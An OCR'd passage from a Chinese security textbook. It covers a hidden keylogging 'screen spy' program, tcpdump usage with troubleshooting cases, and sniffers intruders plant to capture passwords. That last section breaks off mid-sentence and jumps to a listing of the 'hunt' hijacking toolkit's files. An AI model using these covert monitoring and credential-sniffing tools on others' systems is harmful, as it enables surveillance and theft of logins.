


图 4-56 屏幕截图

第 5 个功能是聊天记录,以文字的形式展现聊天情景,节省存储空间并提高精确度。聊天记录窗口如图 4-57 所示。




图 4－57　聊天记录

4.5.2　记录浏览

要是需要浏览屏幕间谍的记录，需先按下热键，因为该软件总是运行在后台，在弹出的登陆窗口中输入事先设置好的账号和密码，才可进入。进入系统后，选择相应的功能，在右边的窗口中，即可查看该电脑在过去的一段时间内的键盘记录，访问的网站和 QQ 聊天记录等等。

4.6　Linux 系统下的嗅探器

Linux 操作系统核心最早是由芬兰的 Linus Torvalds 于 1991 年 8 月在芬兰赫尔辛基大学上学时发布的，后来经过众多世界顶尖的软件工程师的不断修改和完善，Linux 得以在全球普及开来，在服务器领域及个人桌面版得到越来越多的应用。随着 Linux 系统的发展，基于 Linux 平台的嗅探器种类也越来越多，这里就介绍几种常用的 Linux 系统下的嗅探器。

4.6.1　如何利用嗅探器 TcpDump 分析网络安全

本节将介绍如何利用网络数据采集分析工具 TcpDump 来详细分析网络安全。TcpDump 是 Linux 系统下的嗅探器的一种。

1. 网络数据采集分析工具 TcpDump 的使用

(1) 网络数据采集分析工具 TcpDump 的简介。

顾名思义,TcpDump 可以将网络中传送的数据包的"头"完全截获下来提供分析。它支持针对网络层、协议、主机、网络或端口的过滤,并提供 and、or、not 等逻辑语句来帮助去掉无用的信息。TcpDump 是一种免费的网络分析工具,尤其其提供了源代码,公开了接口,因此具备很强的可扩展性,对于网络维护和入侵者都是非常有用的工具。TcpDump 存在于基本的 FreeBSD 系统中,由于它需要将网络界面设置为混杂模式,普通用户不能正常执行,但具备 root 权限的用户可以直接执行它来获取网络上的信息。因此系统中存在网络分析工具主要不是对本机安全的威胁,而是对网络上的其他计算机的安全存在威胁。这里用尽量简单的话来定义 TcpDump,就是:dump the traffice on a network,根据使用者的定义对网络上的数据包进行截获的包分析工具。作为互联网上经典的的系统管理员必备工具,TcpDump 以其强大的功能,灵活的截取策略,成为每个高级的系统管理员分析网络,排查问题等所必备的工具之一。

(2) 网络数据采集分析工具 TcpDump 的安装。

在 linux 下 tcpdump 的安装十分简单,一般由两种安装方式。一种是以 rpm 包的形式来进行安装。另外一种是以源程序的形式安装。

rpm 包的形式安装:这种形式的安装是最简单的安装方法,rpm 包是将软件编译后打包成二进制的格式,通过 rpm 命令可以直接安装,不需要修改任何东西。以超级用户登录,使用命令如下:

#rpm -ivh tcpdump -3_4a5. rpm

这样 tcpdump 就顺利地安装到 linux 系统中。

源程序的安装:既然 rpm 包的安装很简单,为什么还要采用比较复杂的源程序安装呢?其实,linux 一个最大的诱人之处就是在它上面有很多软件是提供源程序的,人们可以修改源程序来满足自己特殊的需要。

第一步:取得源程序分发包

在源程序的安装方式中,首先要取得 tcpdump 的源程序分发包,这种分发包有两种形式,一种是 tar 压缩包(tcpdump -3_4a5. tar. Z),另一种是 rpm 的分发包(tcpdump -3_4a5. src. rpm)。这两种形式的内容都是一样的,不同的仅仅是压缩的方式。

tar 的压缩包可以使用如下命令解开:

#tar xvfz tcpdump -3_4a5. tar. Z

rpm 的包可以使用如下命令安装:

#rpm -ivh tcpdump -3_4a5. src. rpm

这样就把 tcpdump 的源代码解压到/usr/src/redhat/SOURCES 目录下.

第二步:做好编译源程序前的准备活动

在编译源程序之前,最好已经确定库文件 libpcap 已经安装完毕,这个库文件是 tcpdump 软件所需的库文件。同时还要有一个标准的 c 语言编译器。在 linux 下标准的 c 语言编译器一般是 gcc。在 tcpdump 的源程序目录中。有一个文件是 Makefile. in,configure 命令就是从 Makefile. in 文件中自动产生 Makefile 文件。在 Makefile. in 文件中,可以根据系统的配置来修改 BINDEST 和 MANDEST 这两个宏定义,缺省值是 BINDEST = @ sbindir@ 和 MANDEST = @ mandir@ 。第一个宏值表明安装 tcpdump 的二进制文件的路径名,第二个表明 tcpdump 的 man 帮助页的路径名,可以修改它们来满足系统的需求。

第三步:编译源程序

使用源程序目录中的 configure 脚本,它从系统中读出各种所需的属性。并且根据 Makefile. in 文件自动生成 Makefile 文件,以便编译使用。make 命令则根据 Makefile 文件中的规则编译 tcpdump 的源程序。使用 make install 命令安装编译好的 tcpdump 的二进制文件。

总结一下安装命令就是:

```
# tar xvfz tcpdump -3_4a5. tar. Z
# vi Makefile. in
# . /configure
# make
# make install
```

(3) 网络数据采集分析工具 TcpDump 的使用

普通情况下,直接启动 tcpdump 将监视第一个网络界面上所有流过的数据包。

```
# tcpdump
tcpdump: listening on fxp0
11:58:47. 873028 202. 102. 245. 40. netbios - ns > 202. 102. 245. 127. netbios - ns: udp
50
11:58:47. 974331 0:10:7b:8:3a:56 > 1:80:c2:0:0:0 802. 1d ui/C len =43
0000 0000 0080 0000 1007 cf08 0900 0000
0e80 0000 902b 4695 0980 8701 0014 0002
000f 0000 902b 4695 0008 00
11:58:48. 373134 0:0:e8:5b:6d:85 > Broadcast sap e0 ui/C len =97
ffff 0060 0004 ffff ffff ffff ffff ffff
0452 ffff ffff 0000 e85b 6d85 4008 0002
0640 4d41 5354 4552 5f57 4542 0000 0000
```

```
0000 00
^C
```

tcpdump 支持相当多的不同参数，如使用 -i 参数指定 tcpdump 监听的网络界面，这在计算机具有多个网络界面时非常有用，使用 -c 参数指定要监听的数据包数量，使用 -w 参数指定将监听到的数据包写入文件中保存，等等。

然而更复杂的 tcpdump 参数是用于过滤目的，这是因为网络中流量很大，如果不加分辨将所有的数据包都截留下来，数据量太大，反而不容易发现需要的数据包。使用这些参数定义的过滤规则可以截留特定的数据包，以缩小目标，这样才能更好的分析网络中存在的问题。tcpdump 使用参数指定要监视数据包的类型、地址、端口等，根据具体的网络问题，充分利用这些过滤规则就能达到迅速定位故障的目的。可以使用 man tcpdump 查看这些过滤规则的具体用法。

显然为了安全起见，不用作网络管理用途的计算机上不应该运行这一类的网络分析软件，为了屏蔽它们，可以屏蔽内核中的 bpfilter 伪设备。一般情况下网络硬件和 TCP/IP 堆栈不支持接收或发送与本计算机无关的数据包，为了接收这些数据包，就必须使用网卡的混杂模式，并绕过标准的 TCP/IP 堆栈才行。在 FreeBSD 下，这就需要内核支持伪设备 bpfilter。因此，在内核中取消 bpfilter 支持，就能屏蔽 tcpdump 之类的网络分析工具。

并且当网卡被设置为混杂模式时，系统会在控制台和日志文件中留下记录，提醒管理员留意这台系统是否被用作攻击同网络的其他计算机的跳板。

虽然网络分析工具能将网络中传送的数据记录下来，但是网络中的数据流量相当大，如何对这些数据进行分析、分类统计、发现并报告错误却是更关键的问题。网络中的数据包属于不同的协议，而不同协议数据包的格式也不同。因此对捕获的数据进行解码，将包中的信息尽可能的展示出来，对于协议分析工具来讲更为重要。昂贵的商业分析工具的优势就在于它们能支持很多种类的应用层协议，而不仅仅只支持 tcp、udp 等低层协议。

从上面 tcpdump 的输出可以看出，tcpdump 对截获的数据并没有进行彻底解码，数据包内的大部分内容是使用十六进制的形式直接打印输出的。显然这不利于分析网络故障，通常的解决办法是先使用带 -w 参数的 tcpdump 截获数据并保存到文件中，然后再使用其他程序进行解码分析。当然也应该定义过滤规则，以避免捕获的数据包填满整个硬盘。FreeBSD 提供的一个有效的解码程序为 tcpshow，它可以通过 Packages Collection 来安装。

```
# pkg_add /cdrom/packages/security/tcpshow *
# tcpdump  -c 3  -w tcpdump. out
tcpdump: listening on fxp0
# tcpshow  <  tcpdump. out
```

```
Packet 1
TIME:12:00:59.984829
LINK:00:10:7B:08:3A:56 -> 01:80:C2:00:00:00 type=0026
<*** No decode support for encapsulated protocol ***>
Packet 2
TIME:12:01:01.074513 (1.089684)
LINK:00:A0:C9:AB:3C:DF -> FF:FF:FF:FF:FF:FF type=ARP
ARP:htype=Ethernet ptype=IP hlen=6 plen=4 op=request
sender-MAC-addr=00:A0:C9:AB:3C:DF sender-IP-address=202.102.245.3
target-MAC-addr=00:00:00:00:00:00 target-IP-address=202.102.245.3
Packet 3
TIME:12:01:01.985023 (0.910510)
LINK:00:10:7B:08:3A:56 -> 01:80:C2:00:00:00 type=0026
<*** No decode support for encapsulated protocol ***>
```

tcpshow 能以不同方式对数据包进行解码，并以不同的方式显示解码数据，使用者可以根据其手册来选择最合适的参数对截获的数据包进行分析。从上面的例子中可以看出，tcpshow 支持的协议也并不丰富，对于它不支持的协议就无法进行解码。

除了 tcpdump 之外，FreeBSD 的 Packages Collecion 中还提供了 Ethereal 和 Sniffit 两个网络分析工具，以及其他一些基于网络分析方式的安全工具。其中 Ethereal 运行在 Window 下，具有不错的图形界面，Sniffit 使用字符窗口形式，同样也易于操作。然而由于 tcpdump 对过滤规则的支持能力更强大，因此系统管理员仍然更喜欢使用它。对于有经验的网络管理员，使用这些网络分析工具不但能用来了解网络到底是如何运行的，故障出现在何处，还能进行有效的统计工作，如哪种协议产生的通信量占主要地位，哪个主机最繁忙，网络瓶颈位于何处等等问题。因此网络分析工具是用于网络管理的宝贵系统工具。为了防止数据被滥用的网络分析工具截获，关键还是要在网络的物理结构上解决。常用的方法是使用交换机或网桥将信任网络和不信任网络分隔开，可以防止外部网段窃听内部数据传输，但仍然不能解决内部网络与外部网络相互通信时的数据安全问题。如果没有足够的经费将网络上的共享集线器升级为以太网交换机，可以使用 FreeBSD 系统执行网桥任务。这需要使用 option BRIDGE 编译选项重新定制内核，此后使用 bridge 命令启动网桥功能。

tcpdump 采用命令行方式，它的命令格式为：

```
tcpdump[ -adeflnNOpqStvx ][ -c 数量 ][ -F 文件名 ]
[ -i 网络接口 ][ -r 文件名][ -s snaplen ]
```

[-T 类型] [-w 文件名] [表达式]

①tcpdump 的选项介绍。

-a 将网络地址和广播地址转变成名字;

-d 将匹配信息包的代码以人们能够理解的汇编格式给出;

-dd 将匹配信息包的代码以 c 语言程序段的格式给出;

-ddd 将匹配信息包的代码以十进制的形式给出;

-e 在输出行打印出数据链路层的头部信息;

-f 将外部的 Internet 地址以数字的形式打印出来;

-l 使标准输出变为缓冲行形式;

-n 不把网络地址转换成名字;

-t 在输出的每一行不打印时间戳;

-v 输出一个稍微详细的信息,例如在 ip 包中可以包括 ttl 和服务类型的信息;

-vv 输出详细的报文信息;

-c 在收到指定的包的数目后,tcpdump 就会停止;

-F 从指定的文件中读取表达式,忽略其它的表达式;

-i 指定监听的网络接口;

-r 从指定的文件中读取包(这些包一般通过 -w 选项产生);

-w 直接将包写入文件中,并不分析和打印出来;

-T 将监听到的包直接解释为指定的类型的报文,常见的类型有 rpc (远程过程调用)和 snmp(简单网络管理协议)。

②tcpdump 的表达式介绍。

表达式是一个正则表达式,tcpdump 利用它作为过滤报文的条件,如果一个报文满足表达式的条件,则这个报文将会被捕获。如果没有给出任何条件,则网络上所有的信息包将会被截获。在表达式中一般如下几种类型的关键字。

第一种是关于类型的关键字,主要包括 host、net、port,例如 host 210.27.48.2,指明 210.27.48.2 是一台主机,net 202.0.0.0 指明 202.0.0.0 是一个网络地址,port 23 指明端口号是 23。如果没有指定类型,缺省的类型是 host。

第二种是确定传输方向的关键字,主要包括 src、dst 、dst or src、dst and src,这些关键字指明了传输的方向。举例 src 210.27.48.2,指明 ip 包中源地址是 210.27.48.2 ,dst net 202.0.0.0 指明目的网络地址是 202.0.0.0 。如果没有指明方向关键字,则缺省是 src or dst 关键字。

第三种是协议的关键字,主要包括 fddi、ip、arp、rarp、tcp、udp 等类型。Fddi 指明是在 FDDI(分布式光纤数据接口网络)上的特定的网络协议,实际上它是“ether”的别名,fddi 和 e-

ther 具有类似的源地址和目的地址，所以可以将 fddi 协议包当作 ether 的包进行处理和分析。其他的几个关键字就是指明了监听的包的协议内容。如果没有指定任何协议，则 tcpdump 将会监听所有协议的信息包。

除了这三种类型的关键字之外，其他重要的关键字如下：gateway，broadcast，ess，Greater，还有三种逻辑运算，取非运算是“not ”和“!”，与运算是“and”和“&&”，或运算是“or”和“||”。这些关键字可以组合起来构成强大的组合条件以满足人们的需要，下面举几个例子来说明：

A 想要截获所有 210.27.48.1 的主机收到的和发出的所有的数据包：#tcpdump host 210.27.48.1 。

B 想要截获主机 210.27.48.1 和主机 210.27.48.2 或 210.27.48.3 的通信，使用命令：#tcpdump host 210.27.48.1 and\ (210.27.48.2 or 210.27.48.3 \)。

C 如果想要获取主机 210.27.48.1 除了和主机 210.27.48.2 之外所有主机通信的 ip 包，使用命令：#tcpdump ip host 210.27.48.1 and ! 210.27.48.2

D 如果想要获取主机 210.27.48.1 接收或发出的 telnet 包，使用如下命令：#tcpdump tcp port 23 host 210.27.48.1 。

③tcpdump 的输出结果介绍。

下面我们介绍几种典型的 tcpdump 命令的输出信息：

• 数据链路层头信息。

使用命令#tcpdump - -e host ice，ice 是一台装有 linux 的主机，它的 MAC 地址是 0:90:27:58:AF:1A，H219 是一台装有 SOLARIC 的 SUN 工作站，它的 MAC 地址是 8:0:20:79:5B:46；上一条命令的输出结果如下所示：

21:50:12.847509 eth0 < 8:0:20:79:5b:46 0:90:27:58:af:1a ip 60: h219.33357 > ice.telnet 0:0(0) ack 22535 win 8760 (DF)

分析：21:50:12 是显示的时间，847509 是 ID 号，eth0 <表示从网络接口 eth0 接受该数据包，eth0 >表示从网络接口设备发送数据包，8:0:20:79:5b:46 是主机 H219 的 MAC 地址，它表明是从源地址 H219 发来的数据包，0:90:27:58:af:1a 是主机 ICE 的 MAC 地址，表示该数据包的目的地址是 ICE 。ip 是表明该数据包是 IP 数据包，60 是数据包的长度，h219.33357 > ice.telnet 表明该数据包是从主机 H219 的 33357 端口发往主机 ICE 的 TELNET (23)端口。ack 22535 表明对序列号是 22535 的包进行响应。win 8760 表明发送窗口的大小是 8760。

• ARP 包的 TCPDUMP 输出信息。

使用命令#tcpdump arp ，得到的输出结果是：

22:32:42.802509 eth0 > arp who - has route tell ice (0:90:27:58:af:1a)22:32:42.802902 eth0 < arp reply route is - at 0:90:27:12:10:66 (0:90:27:58:af:1a)

分析：22:32:42 是时间戳，802509 是 ID 号，eth0 >表明从主机发出该数据包，arp 表明是 ARP 请求包，,who - has route tell ice 表明是主机 ICE 请求主机 ROUTE 的 MAC 地址。0:90:27:58:af:1a 是主机 ICE 的 MAC 地址。

• TCP 包的输出信息。

用 TCPDUMP 捕获的 TCP 包的一般输出信息是：

src > dst: flags data - seqno ack window urgent options

src > dst 表明从源地址到目的地址，flags 是 TCP 包中的标志信息，data - seqno 是数据包中的数据的顺序号，ack 是下次期望的顺序号，window 是接收缓存的窗口大小，urgent 表明数据包中是否有紧急指针，Options 是选项。

• UDP 包的输出信息。

用 TCPDUMP 捕获的 UDP 包的一般输出信息是：

route. port1 > ice. port2: udp lenth

UDP 十分简单，上面的输出行表明从主机 ROUTE 的 port1 端口发出的一个 UDP 数据包到主机 ICE 的 port2 端口，类型是 UDP，包的长度是 lenth。

2. 利用网络数据采集分析工具 TcpDump 分析网络安全

作为 IP 网络的系统管理员，经常会遇到一些网络连接方面的故障，在排查这些故障时，除了凭借经验外，使用包分析软件往往会起到事半功倍的效果。

（1）网络数据采集分析工具 TcpDump 分析。

①网络的数据过滤。

不带任何参数的 TcpDump 将搜索系统中所有的网络接口，并显示它截获的所有数据，这些数据不一定全都需要，而且数据太多不利于分析。所以，应当先想好需要哪些数据，TcpDump 提供以下参数供我们选择数据：

-b 在数据链路层上选择协议，包括 ip、arp、rarp、ipx 都是这一层的。例如：server#tcpdump -b arp 将只显示网络中的 arp 即地址转换协议信息。

-i 选择过滤的网络接口，如果是作为路由器至少有两个网络接口，通过这个选项，就可以只过滤指定的接口上通过的数据。例如：server#tcpdump -i eth0 只显示通过 eth0 接口上的所有报头。src、dst、port、host、net、ether、gateway 这几个选项又分别包含 src、dst、port、host、net、ehost 等附加选项。它们用来分辨数据包的来源和去向，src host 192.168.0.1 指定源主机 IP 地址是 192.168.0.1，dst net 192.168.0.0/24 指定目标是网络 192.168.0.0。以此类推，host 是与其指定主机相关，而无论它是源还是目的，net 是与其指定网络相关的，ether 后面跟的不是 IP

地址而是物理地址,而 gateway 则用于网关主机。可能有点复杂,看下面例子就知道了:

server#tcpdump src host 192.168.0.1 and dst net 192.168.0.0/24

过滤的是源主机为 192.168.0.1 与目的网络为 192.168.0.0 的报头。

server#tcpdump ether src 00:50:04:BA:9B and dst.....

过滤源主机物理地址为 XXX 的报头(是因为物理地址不可能有网络,所示 ether src 后面没有 host 或者 net)。

server#Tcpdump src host 192.168.0.1 and dst port not telnet

过滤源主机 192.168.0.1 和目的端口不是 telnet 的报头。

ip icmp arp rarp 和 tcp、udp、icmp 这些选项等都要放到第一个参数的位置,用来过滤数据报的类型。例如:

server#tcpdump ip src.....

只过滤数据链路层上的 IP 报头。

server#tcpdump udp and src host 192.168.0.1

只过滤源主机 192.168.0.1 的所有 udp 报头。

②网络的数据显示/输入输出。

TcpDump 提供了足够的参数来让我们选择如何处理得到的数据,如下所示:

-l 可以将数据重定向。

如 tcpdump -l > tcpcap.txt 将得到的数据存入 tcpcap.txt 文件中。

-n 不进行 IP 地址到主机名的转换。

如果不使用这一项,当系统中存在某一主机的主机名时,TcpDump 会把 IP 地址转换为主机名显示,就像这样:eth0 < ntc9.1165 > router.domain.net.telnet,使用 -n 后变成了:eth0 <192.168.0.9.1165 >192.168.0.1.telnet。

-nn 不进行端口名称的转换。

上面这条信息使用 -nn 后就变成了:eth0 < ntc9.1165 > router.domain.net.23。

-N 不打印出默认的域名。

还是这条信息 -N 后就是:eth0 < ntc9.1165 > router.telnet。

-O 不进行匹配代码的优化。

-t 不打印 UNIX 时间戳,也就是不显示时间。

-tt 打印原始的、未格式化过的时间。

-v 详细的输出,也就比普通的多了个 TTL 和服务类型。

(2) 网络数据采集分析工具 TcpDump 分析详细例子。

①网络邮件服务器(mail)排障。

先来看看故障现象,在一局域网中新安装了后台为 qmail 的邮件服务器 server,邮件服务器收发邮件等基本功能正常,但在使用中发现一个普遍的怪现象:pc 机器上发邮件时连接邮件服务器后要等待很久的时间才能开始实际的发送工作。我们来看,从检测来看,网络连接没有问题,邮件服务器 server 和下面的 pc 性能都没有问题,问题可能出在哪里呢? 为了进行准确的定位,我们在 pc 机 client 上发送邮件,同时在邮件服务器 server 上使用 tcpdump 对这个 client 的数据包进行捕获分析,如下:

server#tcpdump host client

tcpdump: listening on hme0

23:41:30.040578 client.1065 > server.smtp: S 1087965815:1087965815(0) win 64240 (DF)23:41:30.040613 server.smtp > client.1065: S 99285900:99285900(0) ack 1087965816 win 10136 (DF)23:41:30.040960 client.1065 > server.smtp: . ack 1 win 64240 (DF)

顺利的完成,到目前为止正常,再往下看:

23:41:30.048862 server.33152 > client.113: S 99370916:99370916(0) win 8760 (DF)

23:41:33.411006 server.33152 > client.113: S 99370916:99370916(0) win 8760 (DF)

23:41:40.161052 server.33152 > client.113: S 99370916:99370916(0) win 8760 (DF)

23:41:56.061130 server.33152 > client.113: R 99370917:99370917(0) win 8760 (DF)

23:41:56.070108 server.smtp > client.1065: P 1:109(108) ack 1 win 10136 (DF)

看出问题了:可以看到 server 端试图连接 client 的 113identd 端口,要求认证,然而没有收到 client 端的回应,server 端重复尝试了 3 次,费时 26 秒后,才放弃认证请求,主动发送了 reset 标志的数据包,开始 push 后面的数据,而正是在这个过程中所花费的 26 秒时间,造成了发送邮件时漫长的等待情况。问题找到了,就可以修改了,通过修改服务器端的 qmail 配置,使它不再进行 113 端口的认证,再次抓包,看到邮件 server 不再进行 113 端口的认证尝试,而是在三次检测后直接 push 数据,问题得到完美的解决。

②网络安全中的 ARP 协议的故障。

先看故障现象,局域网中的一台采用 solaris 操作系统的服务器 A-SERVER 网络连接不正常,从任意主机上都无法 ping 通该服务器。排查:首先检查系统,系统本身工作正常,无特殊进程运行,cpu,内存利用率正常,无挂接任何形式的防火墙,网线正常。此时可以借助 tcpdump 来进行故障定位,首先从 B-CLIENT 主机上执行 ping 命令,发送 icmp 数据包给 A-SERVER,如下:

[root@redhat log]# ping A-SERVER

PING A-SERVER from B-CLIENT : 56(84) bytes of data.

此时在 A-SERVER 启动 tcpdump,对来自主机 B-CLIENT 的数据包进行捕获。

A－SERVER# tcpdump host B－CLIENT

tcpdump: listening on hme0

16:32:32.611251 arp who－has A－SERVER tell B－CLIENT

16:32:33.611425 arp who－has A－SERVER tell B－CLIENT

16:32:34.611623 arp who－has A－SERVER tell B－CLIENT

可以看到,没有收到预料中的 ICMP 报文,反而捕获到了 B－CLIENT 发送的 arp 广播包,由于主机 B－CLIENT 无法利用 arp 得到服务器 A－SERVER 的地址,因此反复询问 A－SERVER 的 MAC 地址,由此看来,高层出问题的可能性不大,很可能在链路层有些问题,先来查查主机 A－SERVER 的 arp 表:

A－SERVER# arp －a

Net to Media Table

Device IP Address Mask Flags Phys Addr

－－－－－－ －－－－－－－－－－－－－－－－－－－－－－ －－－－－－－－－－－

hme0 netgate 255.255.255.255 00:90:6d:f2:24:00

hme0 A－SERVER 255.255.255.255 S 00:03:ba:08:b2:83

hme0 BASE－ADDRESS.MCAST.NET 240.0.0.0 SM 01:00:5e:00:00:00

请注意 A－SERVER 的 Flags 位置,可以看到只有 S 标志。我们知道,solaris 在 arp 实现中,arp 的 flags 需要设置 P 标志,才能响应 ARP requests。

手工增加 p 位:

A－SERVER# arp －s A－SERVER 00:03:ba:08:b2:83 pub

此时再调用 arp －a 看看:

SERVER# arp －a

Net to Media Table

Device IP Address Mask Flags Phys Addr

－－－－－－ －－－－－－－－－－－－－－－－－－－－－－ －－－－－－－－－－－

hme0 netgate 255.255.255.255 00:90:6d:f2:24:00

hme0 A－SERVER 255.255.255.255 SP 00:03:ba:08:b2:83

hme0 BASE－ADDRESS.MCAST.NET 240.0.0.0 SM 01:00:5e:00:00:00

可以看到本机已经有了 PS 标志,此时再测试系统的网络连接恢复正常,问题得到解决。

③netflow 软件的问题

先看故障现象,在新装的网管工作站上安装 cisco netflow 软件对路由设备流量等进行分析,路由器按照要求配置完毕,本地工作上软件安装正常,无报错信息,但是启动 netflow col-

lector 却收不到任何路由器上发出的流量信息,导致该软件失效。排查现象,反复检查路由和软件,配置无误。采用逐步分析的方法,首先要定位出有问题的设备,是路由器根本没有发送流量信息还是本地系统接收出现了问题? 因为在路由器上已经定义了接收的 client 端由 udp 端口 9998 接收数据,可以通过监视这个端口来看路由器是否确实发送了 udp 数据,如果系统能够接收到来自路由的数据包,那么路由方面的问题可能性不大,反之亦然。

在网管工作站上使用 tcpdump 来看看:

```
nms#tcpdump port 9995
tcpdump: listening on hme0
18:15:34.373435 routea > nms.9995: udp 1464
18:15:34.373829 routea.50111 > nms.9995: udp 1464
18:15:34.374100 routea.50111 > nms.9995: udp 1464
```

马上就可以看到数据包确实从路由器上发过来了,问题出在路由器的可能性基本排除,重新核查系统,果然,网管工作站上安装了防火墙,udp 端口 9998 是被屏蔽的,调整工作站上的防火墙配置,netflow 工作恢复正常,故障得以排除。

3. 总结

上面通过3 个实际的例子演示了网络数据采集分析工具 TcpDump 分析软件在故障解决中起到的作用,通过这些例子,不难发现,用好包分析软件,对系统管理员快速准确定位网络故障,分析网络问题有不可替代的作用。任何事情都具有两面性,事实上能够获得网络上传输的数据的工具对于维护网络运行也非常重要,网络需要这些工具软件来帮助分析网络状态、解决各种网络故障,它们是网络工程师的好帮手。

在市场上销售的有好几种专用的网络分析设备,来实现截获数据并进行分析的目的。虽然这些硬件实现的功能强大,但价格昂贵,而使用软件通过标准计算机的网络接口来实现这种功能,相对来讲对于一般使用者还是可以承受的。

4.6.2 Linux 环境下黑客常用嗅探器分析

本节对 Linux 环境下黑客常常使用的几种嗅探器进行详细的分析,这些嗅探器往往被入侵者在完成入侵以后种植在受害者服务器当中。这些嗅探器各自有不同的特点,有的只是简单的用来捕捉用户名和密码,有的则非常强大可记录所有的网络数据流。本节将对下面几种嗅探器进行分析:

1. linsniffer

linsniffer 是一个简单实用的嗅探器。它主要的功能特点是用来捕捉用户名和密码,它在

则 hunt 被解压缩到新创建的目录 hunt-1_3 中,包括以下内容:

```
-rw-r--r--  1 206 users  1616 Apr 2 03:54 CHANGES
-rw-r--r--  1 206 users 17983 Oct 25 1998 COPYING
-rw-r--r--  1 206 users   312 Jan 16 04:54 INSTALL
-rw-r--r--  1 206 users   727 Feb 21 11:22 Makefile
-rw-r--r--  1 206 users 27373 Feb 15 12:44 README
-rw-r--r--  1 206 users   167 Dec 4 14:29 TODO
-rw-r--r--  1 206 users  5067 Feb 13 04:23 addpolicy.c
-rw-r--r--  1 206 users  7141 Feb 21 23:44 arphijack.c
-rw-r--r--  1 206 users 25029 Apr 2 03:26 arpspoof.c
drwxr-xr-x 2 206 users  1024 Apr 9 02:03 c
-rw-r--r--  1 206 users  7857 Nov 9 1998 hijack.c
-rw-r--r--  1 206 users  5066 Dec 2 12:55 hostup.c
-rwxr-xr-x 1 206 users 84572 Apr 9 02:03 hunt
-rw-r--r--  1 206 users 24435 Apr 2 03:26 hunt.c
-rw-r--r--  1 206 users 16342 Mar 30 01:56 hunt.h
-rwxr-xr-x 1 206 users 316040 Apr 9 02:03 hunt_static
-rw-r--r--  1 root root   265 May 20 22:22 huntdir.txt
-rw-r--r--  1 root root  2517 May 20 22:19 huntlog.txt
-rw-r--r--  1 206 users  6249 Feb 21 11:21 macdisc.c
-rw-r--r--  1 206 users 12105 Feb 21 11:35 main.c
-rw-r--r--  1 206 users 12000 Feb 6 02:27 menu.c
-rw-r--r--  1 206 users  7432 Apr 2 03:53 net.c
-rw-r--r--  1 206 users  5799 Feb 11 04:21 options.c
-rw-r--r--  1 206 users 11986 Feb 14 04:59 resolv.c
